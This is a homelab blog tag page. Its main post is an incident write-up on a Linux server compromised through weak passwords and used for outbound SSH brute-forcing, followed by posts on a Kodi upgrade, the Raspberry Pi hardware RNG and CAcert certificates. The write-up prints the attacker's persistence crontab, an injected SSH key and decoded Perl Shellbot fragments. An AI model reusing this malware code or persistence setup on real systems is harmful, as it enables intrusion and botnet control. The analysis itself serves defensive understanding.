Tag Archives: security

I Got Hacked!

For me, getting hacked was an interesting experience as I hadn’t really seen it as something likely – I’m quite technology/computer savvy, use random passwords (KeePass) for any/all Internet services, 2FA where available, and I thought not a very interesting target. I get 100s of hits on a daily basis on the SSH port of my server, but fail2ban, and disabling root logins deals with 99% of those.

2020-05-08 19:00:34,007 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:00:36,303 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:00:38,589 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:00:41,136 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:02:26,666 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:02:27,531 fail2ban.actions [2654]: NOTICE [sshd] Ban 218.92.0.191
2020-05-08 19:02:28,807 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:12:28,284 fail2ban.actions [2654]: NOTICE [sshd] Unban 218.92.0.191
2020-05-08 19:26:06,233 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191

First Signs of Trouble

The Internet felt slow – the typical non-specific issue that initial connection setup felt a few heartbeats slower then it usually was. Normally this could be blamed on the neighbours WiFi, etc. but mostly I’m on a wired connection (Cat6, 1Gbps) internally, and 240M down / 24M up DOCSIS connection that has been completely reliable in terms of delivering the advertised speeds up until now.

However I do have a cron job running every 30 mins after an incident a few years ago, so I did have a measurable change in behaviour:

From Months of perfect results to spiking ping times (and tests failing to report at all)

While I could eventually get to 240Mbps downstream, the massive increase in loss/latency was especially obvious when opening new network connections – Zoom / Teams / Skype calls slow to open, hearing everyone, but nobody hearing me, Windows complaining that it was unable to screen new downloads, etc.

Getting nowhere with my ISP

Given that there was clearly an Internet issue, I was reluctant to engage my ISP. My current setup generally makes their usual troubleshooting steps unhelpful to say the least (not their fault) as I’m probably one of their more extreme outliers.

My current setup consists of;

  • Hub 3.0 – operating in bridge/modem mode
  • Ubiquity EdgeRouter X SFP running v2.0.8-hotfix.1 – this is the network gateway/NAT point, and DHCP server
  • Arista 7010 running EOS-4.23.0F – acting as L2 distribution switch + L3 gateway for homelab
  • Ubiquity UniFi AP-AC-Pro running 4.0.80.10875 – 2.4GHz/5GHz AP
  • RPi3 running PiHole – Network level adblocking + DNS
  • 2 Dell R710 Servers – Homelab
  • Other stuffs
I’m a high usage customer, even on their base package

After going through the usual steps, they confirmed that the modem had seen a few signal spikes, but nothing to explain the issues I was seeing, and given the current Covid-19 situation, they are understandably reluctant to enter people’s homes.

I should be clear, I have no issue with their processes or performance – they basically provide a big, fat, unlimited pipe to the Interwebs with a public IPv4 address, so they are everything I want from an ISP.

Second oddity

From time to time I noticed a processes on my main Linux media/all round everything box consuming 300%+ CPU. I didn’t give it much thought (my mistake) as it looked innocent enough – the read-only user account that is used by my Kodi player, hitting kswapd0 very hard (300+% CPU utilisation).

I figured that the problem was Kodi indexers pounding the NAS hard, and with the network connection issues, occasionally hanging. This was my mistake.

I would kill the process, then go on to other things while moaning about my internet connection.

Enlightenment – Step 1: Getting better data

I’d been playing with Influx and Grafana so decided to up my home network data collection game big time. Step 1 was to start recording my Speedtest results in Influx and charting them via Grafana. I switched to using the official Speedtest CLI client, and wrapping that in some python (based on this) to feed the json output into Influx. The main additional requirement was also including the loss information.

Speedtest.net Results, as json, pushed to Influx and charted in Telegraf

Better looking then excel and easier to work with, but not telling me anything I didn’t already know.

Enlightenment – Step 2: SmokePing… Grafana Style

While the Speedtest results are interesting, they are bandwidth heavy so I was only running them every 15 mins. I’ve used SmokePing in the past, and decided to explore the options with my Influx-Grafana setup, which lead me to standing up the last element in the TIG stack – Telegraf.

Some simple config in Telegraf to monitor the ICMP response time for a few well known IPs e.g. 8.8.8.8, 1.1.1.1, youtube.com, facebook.com, as well as the local gateway for comparison, gave me a reliable way to at least monitor the situation.

By using IPs, I was eliminating DNS from 2 of the tests, and also diversifying CDN points e.g. Google estate vs. Facebook vs. CloudFlare


Local default gateway vs. 8.8.8.8, 1.1.1.1, and YouTube ICMP/Ping average response time, and loss

Enlightenment – Step 3: Gateway Monitoring

As the next step in achieving total visibility within my own network, I decided to beef up the monitoring of the gateway itself. While there are more sophisticated approaches now in Cloud/Enterprise networking e.g. Arista CloudVision, at the very least I can monitor SNMP MIBs using Telegraf, and the EdgeRouter supports that.

Thankfully the most amazing Grafana Dashboard already exists for monitoring EdgeRouters so it was just a matter of gather a motley collection of MIBs in the right place, and pointing Telegraf at the right point.

This was where it finally started to come together:

Enlightenment – Step 4: Hmmmm… That’s interesting…

So looking at the ICMP performance today, I saw that the period of awful performance matched to a huge increase in Context Switches on the gateway – this showed up as ~5-7% CPU utilisation for Soft IRQ on the EdgeMax.


Spike in Latency
Ctx Switches
PPS Spike

This is interesting, as while the actual interface utilisation was <3Mbps (the spikes in the next chart are the periodic speedtest results) but we were seeing a huge number of PPS hitting the router, which in turn was requiring high levels of context switches.

The speedtest throughput dominates the 60 second interface utilisation

This would generally imply to me that a huge number of new sessions are being setup, and the kernel is struggling to handle the NAT translations for the TCP session startup before it can be offloaded to the hardware.

Enlightenment – Step 5: Ok, so who is suddenly using an extra ~4Mbps

For that we have Arista CloudVision – the streaming telemetry is effectively instant and the dashboards baked in allow for easy comparison of stats. A quick look there and it was obvious that the server port (Ethernet 4) was jumping from ~0 to 1.2kpps in the time under investigation, with those unicast packets being forwarded on the uplink (Ethernet 1).

CVP – AdHoc Dashboard

Enlightenment – Step 5: WTF is going on

Ok, so my beloved linux server is suddenly spamming the gateway – wtf is it doing? Sflow gives us a way to check, again through CVP

Holy shit, ~1.3kpps of SSH traffic

Sflow analysis

Ok, step 1, drop all SSH traffic initiated by the host. Allow incoming, and established sessions so we can troubleshoot

IP Access List TESTING
counters per-entry
10 permit tcp any host 192.168.1.x established
20 permit tcp any host 192.168.1.y established
30 deny tcp host 192.168.1.x any eq ssh log [match 19069 packets, 0:00:00 ago]
40 deny tcp host 192.168.1.y any eq ssh log
50 permit ip any any [match 10109 packets, 0:00:00 ago]

Enlightenment – Step 6: We have some breadcrumbs

With the ACL present, I can see a huge number of SSH session attempts being dropped, but my performance to the rest of the world is now back up to the expected levels, so we have our smoking gun.

Next step is to see who/what is triggering all these session attempts. A small sample of the netstat output

sudo netstat -tnpa | grep '22'
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2461/sshd
tcp        0      0 192.168.1.x:33504       198.228.146.232:2352    TIME_WAIT   -
tcp        0     53 192.168.1.x:44362       133.167.68.32:22        FIN_WAIT1   -
tcp        0     53 192.168.1.x:54358       198.199.97.170:22       FIN_WAIT1   -
tcp        0      0 192.168.1.x:53520       125.141.133.228:22      TIME_WAIT   -
tcp        0      0 192.168.1.x:42894       51.68.64.206:22         TIME_WAIT   -
tcp        0      0 192.168.1.x:42460       111.230.224.50:22       TIME_WAIT   -
tcp        0      0 192.168.1.x:40478       142.93.12.21:22         TIME_WAIT   -
tcp        0      0 192.168.1.x:38636       178.33.108.100:2299     TIME_WAIT   -
tcp        0      1 192.168.1.x:43846       62.138.204.120:22       SYN_SENT    8262/tsm
tcp        0     53 192.168.1.x:34122       212.109.195.172:22      FIN_WAIT1   -
tcp        0      0 192.168.1.x:34282       50.226.23.139:22        TIME_WAIT   -
tcp        0      0 192.168.1.x:45740       90.84.178.163:22        TIME_WAIT   -
tcp        0      0 192.168.1.x:49762       184.106.239.214:22      TIME_WAIT   -
tcp        0     21 192.168.1.x:58714       128.1.135.163:22        ESTABLISHED 8262/tsm
tcp        0      0 192.168.1.x:39116       222.252.214.160:22      TIME_WAIT   -
tcp        0      0 192.168.1.x:48646       208.43.73.115:22        TIME_WAIT   -
tcp        0      0 192.168.1.x:35232       205.153.60.201:22       TIME_WAIT   -
tcp        0     53 192.168.1.x:42564       15.113.160.114:22       FIN_WAIT1   -
tcp        0      0 192.168.1.x:56408       183.107.117.171:22      TIME_WAIT   -
tcp        0      1 192.168.1.x:43238       201.217.37.30:22        SYN_SENT    8262/tsm
...

So now to hunt down these tsm processes

[~]=> ps -aef | grep 8262
smbread   8262  8257 30 13:37 ?        00:10:59 /tmp/.X25-unix/.rsync/c/lib/64/tsm --library-path /tmp/.X25-unix/.rsync/c/lib/64/ /usr/sbin/httpd rsync/c/tsm64 -t 515 -f 1 -s 12 -S 10 -p 0 -d 1 p ip
[~]=> sudo pkill tsm

The Culprit

Lets see what is going in in this user account (it now has no shell, so I don’t mind showing it here).

# crontab -l -u smbread
1 1 */2 * * /home/smbread/.configrc/a/upd>/dev/null 2>&1
@reboot /home/smbread/.configrc/a/upd>/dev/null 2>&1
5 8 * * 0 /home/smbread/.configrc/b/sync>/dev/null 2>&1
@reboot /home/smbread/.configrc/b/sync>/dev/null 2>&1
0 0 */3 * * /tmp/.X25-unix/.rsync/c/aptitude>/dev/null 2>&1

Given that this account only exists to provide read-only access to my Media store, this is a surprise. This explains why killing the high CPU processes didn’t keep everything running, or why a server reboot (for other reasons) had no impact/improvement.

The other fun addition was adding to the .ssh/authorized_keys to ensure that even if the account passwords change, access is retained:

cat /home/smbread/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVOmNx+9EuWOnvNoaJe0QXxziIg9eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+u97k6pfTGTUbJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfckr

I did find the choice of user amusing, since that was exactly what I said.

What is this thing trying to do?

  1. a/upd – Seems to be a bash script to check if it is already running or not
  2. b/sync – Echo a chunk of base64 string through decode, and pipe it to perl
    1. As a secondary action add the above key to authorized_keys
  3. Final step is to kick off some go-based runtime

Perl, you say? How old-school 🙂

So, we can pip the chunky string through | base64 --decode and we get a load of obfuscated perl.

eval unpack u=>q{_"FUY("1P<F]C97-S;R`]("=R<WEN8R<["@HD<V5R=FED;W(])S0U+CDN,30X+CDY)R!U;FQE<W,@)'-E<G9I_9&]R.PIM>2`D<&]R=&$])S0T,R<["FUY($!C86YA:7,]*"(C,#`W(BD["FUY($!A9&US/2@B<&]L;'DB+")M_;VQL>2(I.PIM>2!`875T...

Replace the eval with print, feed it to perl and we get the plain-text version:

my $processo = 'rsync';

$servidor='W.X.Y.Z' unless $servidor;
my $porta='443';
my @canais=("#007");
my @adms=("aaa","aaa");
my @auth=("localhost");

my $linas_max=6;
my $sleep=3;

my $nick = getnick();
my $ircname = getnick();
my $realname = (`uname -a`);

my $acessoshell = 1;
my $prefixo = "! ";
my $estatisticas = 0;
my $pacotes = 1;

my $VERSAO = '0.2a';

$SIG{'INT'} = 'IGNORE';
$SIG{'HUP'} = 'IGNORE';
$SIG{'TERM'} = 'IGNORE';
$SIG{'CHLD'} = 'IGNORE';
$SIG{'PS'} = 'IGNORE';

use IO::Socket;
use Socket;
use IO::Select;
chdir("/");
$servidor="$ARGV[0]" if $ARGV[0];
$0="$processo"."\0";
my $pid=fork;
exit if $pid;
die "Problema com o fork: $!" unless defined($pid);

my %irc_servers;
my %DCC;
my $dcc_sel = new IO::Select->new();
...

Which was immediately identified by Windows Defender as Perl/Shellbot.S though in this case, it seems to be a slimmed down version, and I still need to investigate the Go-based payload.

How Did This Happen

Pure stupidity – some accounts with very limited permissions had simple passwords for ease of use. The problem was these accounts also existed on the same server that is exposed to the interwebs.

My normal practice is to create accounts where the shell is /bin/false for this exact reason, but for two accounts this was missed – obviously addressed now.

The second issue was discounting the second abnormal behaviour (high CPU utilisation) when I already knew things in my environment were behaving abnormally.

What is better now?

Improved monitoring everywhere;

  • TIG stack monitoring for all Linux hosts and VMs
  • TIG monitoring of gateway
  • TIG monitoring of external responsiveness (Ping)
  • CVP collection of sFlow data
  • Update VM templates for monitoring from initiation – every VM in the homelab is now monitored in a dashboard similar to this
  • Consolidated Syslog
  • Logging ACLs for internally initiated SSH sessions
  • Alerting based on router utilisation (Soft IRQ)
  • All non-user accounts are using /bin/false as the shell

Migrating from OpenELEC 6.0.3 to 7.0.1

More of a note to myself but I was doing a major version upgrade of OpenELEC for the first time and hit a few snags, so wanted to note these is case anyone else hits the same issues.

Basic setup, and potential issues;

  1. OpenELEC 6.0.3 running on a RPi3
  2. Media server is accessible via SMB
  3. Video database is on the MySQL server rather then locally
  4. Using TV Headend as a PVR client

OpenELEC 6.0.3 running on a RPi3

OpenELEC will not automatically upgrade to a major new release for fear of breaking things. You are expected to trigger this yourself. The process is fairly straightforward to be honest.

To upgrade, copy the update file (.tar) for the platform you are using into the /storage/.update/ directory and reboot, then when it is up and running, reboot a second time.

Note: I’m assuming you have a backup before you start this 🙂

Media server is accessible via SMB

No problems with this part actually. The SMB configuration was done through OpenELEC (and stored in /storage/.kodi/userdata/sources.xml) so this was preserved through the upgrade.

Video database is on the MySQL server rather then locally

This part caused some problems, as I’d forgotten that I had the permissions for kodi locked down. When starting up the ‘Film’ and ‘TV Shows’ categories weren’t visible.
/storage/.kodi/userdata/advancedsettings.xml was unchanged, so didn’t expect any problems in terms of client config:

  <videodatabase>
    <type>mysql</type>
    <host>192.168.1.x</host>
    <port>3306</port>
    <user>kodi</user>
    <pass>MySecretPassword</pass>
  </videodatabase>

Taking a look at the kodi log file (stored in /storage/.kodi/temp/kodi.log) I could see where things were going wrong.

18:42:19   9.573155 T:1963802624   ERROR: Unable to open database: MyVideos99 [1044](Access denied for user 'kodi'@'192.168.1.%' to database 'MyVideos99')
18:42:19   9.591171 T:1963802624   ERROR: Unable to open database: MyVideos98 [1044](Access denied for user 'kodi'@'192.168.1.%' to database 'MyVideos98')
18:42:19   9.611773 T:1963802624   ERROR: Unable to open database: MyVideos97 [1044](Access denied for user 'kodi'@'192.168.1.%' to database 'MyVideos97')
18:42:19   9.636495 T:1963802624   ERROR: Unable to open database: MyVideos96 [1044](Access denied for user 'kodi'@'192.168.1.%' to database 'MyVideos96')
18:42:19   9.657456 T:1963802624   ERROR: Unable to open database: MyVideos95 [1044](Access denied for user 'kodi'@'192.168.1.%' to database 'MyVideos95')
18:42:19   9.676188 T:1963802624   ERROR: Unable to open database: MyVideos94 [1044](Access denied for user 'kodi'@'192.168.1.%' to database 'MyVideos94')
18:42:19   9.705974 T:1963802624  NOTICE: Old database found - updating from version 93 to 99
18:42:19   9.711560 T:1963802624   ERROR: SQL: Can't create database for copy: 'MyVideos93' (1044)
18:42:19   9.716779 T:1963802624   ERROR: Unable to copy old database MyVideos93 to new version MyVideos99

The number that Kodi tags to the end of the database name e.g. MyVideos93, 93 indicates the database version. Part of the upgrade involves upgrading the database to whatever revision we are now on. Kodi will do this for you, but creates it as a new database which means that it has to have permissions to do so.

The base permissions I granted by default weren’t sufficient for this:

mysql> show grants for 'kodi'@'192.168.1.%' ;
+-----------------------------------------------------------------------------------------------------+
| Grants for [email protected].%                                                                                   |
+-----------------------------------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO 'kodi'@'%' IDENTIFIED BY PASSWORD '*xxxx' |
| GRANT ALL PRIVILEGES ON `MyVideos93`.* TO 'kodi'@'192.168.1.%'                                                 |
+-----------------------------------------------------------------------------------------------------+

Granted full permissions to Kodi.

mysql> GRANT ALL PRIVILEGES ON *.*  TO 'kodi'@'192.168.1.%' ;
Query OK, 0 rows affected (0.00 sec)
mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)

mysql> show grants for 'kodi'@'192.168.1.%';
+------------------------------------------------------------------------------------------------------------------------+
| Grants for [email protected].%                                                                                            |
+------------------------------------------------------------------------------------------------------------------------+
| GRANT ALL PRIVILEGES ON *.* TO 'kodi'@'192.168.1.%' IDENTIFIED BY PASSWORD '*xxxx' |
| GRANT ALL PRIVILEGES ON `MyVideos93`.* TO 'kodi'@'192.168.1.%'                                                         |
+------------------------------------------------------------------------------------------------------------------------+
2 rows in set (0.00 sec)

Now restart the RPi, and the new database was created and the data migrated across.

...
18:51:37   9.850684 T:1963544576   ERROR: Unable to open database: MyVideos99 [1049](Unknown database 'MyVideos99')
18:51:37   9.869744 T:1963544576   ERROR: Unable to open database: MyVideos98 [1049](Unknown database 'MyVideos98')
18:51:37   9.899451 T:1963544576   ERROR: Unable to open database: MyVideos97 [1049](Unknown database 'MyVideos97')
18:51:37   9.926645 T:1963544576   ERROR: Unable to open database: MyVideos96 [1049](Unknown database 'MyVideos96')
18:51:37   9.944409 T:1963544576   ERROR: Unable to open database: MyVideos95 [1049](Unknown database 'MyVideos95')
18:51:37   9.971253 T:1963544576   ERROR: Unable to open database: MyVideos94 [1049](Unknown database 'MyVideos94')
18:51:37   9.997427 T:1963544576  NOTICE: Old database found - updating from version 93 to 99
18:51:52  25.252617 T:1963544576  NOTICE: Attempting to update the database MyVideos99 from version 93 to 99
18:52:26  59.282043 T:1963544576  NOTICE: Running database version TV29
18:52:26  59.287502 T:1963544576  NOTICE: Running database version Epg11
...

Then I locked it back down again, but with a slight improvement, as Kodi doesn’t seem to delete the older DB by default.

mysql> REVOKE ALL PRIVILEGES, GRANT OPTION FROM 'kodi'@'192.168.1.%';
Query OK, 0 rows affected (0.02 sec)

mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)

mysql> show grants for 'kodi'@'192.168.1.%';
+-----------------------------------------------------------------------------------------------------+
| Grants for [email protected].%                                                                            |
+-----------------------------------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO 'kodi'@'192.168.1.%' IDENTIFIED BY PASSWORD '*xxxx' |
+-----------------------------------------------------------------------------------------------------+

mysql> GRANT ALL ON `MyVideos%`.* TO 'kodi'@'192.168.1.%' IDENTIFIED BY 'kodi';
Query OK, 0 rows affected (0.02 sec)

mysql> flush privileges;
Query OK, 0 rows affected (0.02 sec)

mysql> show grants for 'kodi'@'192.168.1.%';
+---------------------------------------------------------------------------------------------------------------+
| Grants for [email protected].%                                                                                   |
+---------------------------------------------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO 'kodi'@'192.168.1.%' IDENTIFIED BY PASSWORD '*xxxx' |
| GRANT ALL PRIVILEGES ON `MyVideos%`.* TO 'kodi'@'192.168.1.%'                                                 |
+---------------------------------------------------------------------------------------------------------------+

And that was that.

Using TV Headend as a PVR client

Minor problem here. The automatic update to a newer client version was failing, and the older client was crashing. Uninstalled the old one, did an install of the newer release, and it was back up and running (existing config was preserved).


Raspberry Pi’s Hardware Random Number Generator

Given all the OpenSSH/Diffie-Hellman issues seen lately, I was regenerating all my certs to  longer ones, which on the RPi is a bit of a job. Afterwards I discovered that the RPi actually has a hardware RNG. To make use if this awesome tool:

Install the kernel module

sudo modprobe bcm2708-rng

Make sure it is always available by adding it to /etc/modules

bcm2708-rng

Install some cool RNG tools.

sudo apt-get install rng-tools

The hardware device should now be available to root as /dev/hwrng

Testing how random is random

We have the basic rngtest available to use courtesy of rng-tools – there are far harsher ones e.g. dieharder but they take a while to run. Testing for true randomness is quite hard – you need a vast number of tests, and even then we would expect a few failed tests for truly random input.

In this case I had 2 failed tests out of 1000, which is reasonable.

sudo cat /dev/hwrng | rngtest -c 1000
rngtest 2-unofficial-mt.14
Copyright (c) 2004 by Henrique de Moraes Holschuh
This is free software; see the source for copying conditions.  There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

rngtest: starting FIPS tests...
rngtest: bits received from input: 20000032
rngtest: FIPS 140-2 successes: 998
rngtest: FIPS 140-2 failures: 2
rngtest: FIPS 140-2(2001-10-10) Monobit: 0
rngtest: FIPS 140-2(2001-10-10) Poker: 0
rngtest: FIPS 140-2(2001-10-10) Runs: 1
rngtest: FIPS 140-2(2001-10-10) Long run: 1
rngtest: FIPS 140-2(2001-10-10) Continuous run: 0
rngtest: input channel speed: (min=35.153; avg=859.670; max=1627604.167)Kibits/s
rngtest: FIPS tests speed: (min=401.935; avg=3276.347; max=7317.816)Kibits/s
rngtest: Program run time: 29046630 microseconds

In comparison with the linux /dev/random number generator it’s not bad at all. The linux /dev/random passed all the tests but took far longer – look at the difference between the input channel speed 233.256kibits/s vs. 859.670kibits/s.

sudo cat /dev/random | rngtest -c 1000
rngtest 2-unofficial-mt.14
Copyright (c) 2004 by Henrique de Moraes Holschuh
This is free software; see the source for copying conditions.  There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

rngtest: starting FIPS tests...
rngtest: bits received from input: 20000032
rngtest: FIPS 140-2 successes: 1000
rngtest: FIPS 140-2 failures: 0
rngtest: FIPS 140-2(2001-10-10) Monobit: 0
rngtest: FIPS 140-2(2001-10-10) Poker: 0
rngtest: FIPS 140-2(2001-10-10) Runs: 0
rngtest: FIPS 140-2(2001-10-10) Long run: 0
rngtest: FIPS 140-2(2001-10-10) Continuous run: 0
rngtest: input channel speed: (min=97.034; avg=233.256; max=428.947)Kibits/s
rngtest: FIPS tests speed: (min=836.349; avg=5252.286; max=7274.209)Kibits/s
rngtest: Program run time: 87562313 microseconds

SSL Certificate Signing for Free with SAN/UCC

If you run your own website, email server or other services  at home then you should make use of a SSL certificate. When you install most webservers (Apache, NGINX, etc.), they generates a self-signed “snakeoil” certificate that can be used to encrypt your session. This is really only intended for testing, and has a few issues:

  1. The common name on the certificate probably doesn’t match your domain name. Scary warning from most browsers (though this can happen occasionally due to configuration error).
  2. The snakeoil certificate has not been signed by an authority that your browser trusts, so your browser will throw another error when you connect.
  3. Short of manually inspecting the certificate’s checksum, you have no guarantee that you are communicating with your own server – bit like how you usually ignore the SSH fingerprint when you are connecting to a new server, you just assume it to be correct but pay attention if it ever changes.

I’ve chosen to go the budget route and create an SSL cert request and get it signed by the community driven SSL certificate signing authority CAcert. Once you have imported the certificate into your browser or into your operating system’s root filesystem, your computer will automatically verify the identity of the server and you will enjoy error-free secure communications. Oh, and CAcert is free of charge!

The one caveat to this, is not all browsers have CAcert’s root certificate installed.

Filename Extensions

Just to note that while linux doesn’t care what you have as an extension, Windows does very much. Since this is for Debian, your milage may vary. For my own peace of mind I’m making use of 3 extensions.

  • .key – this is for the private key. This file should be kept secret and protected
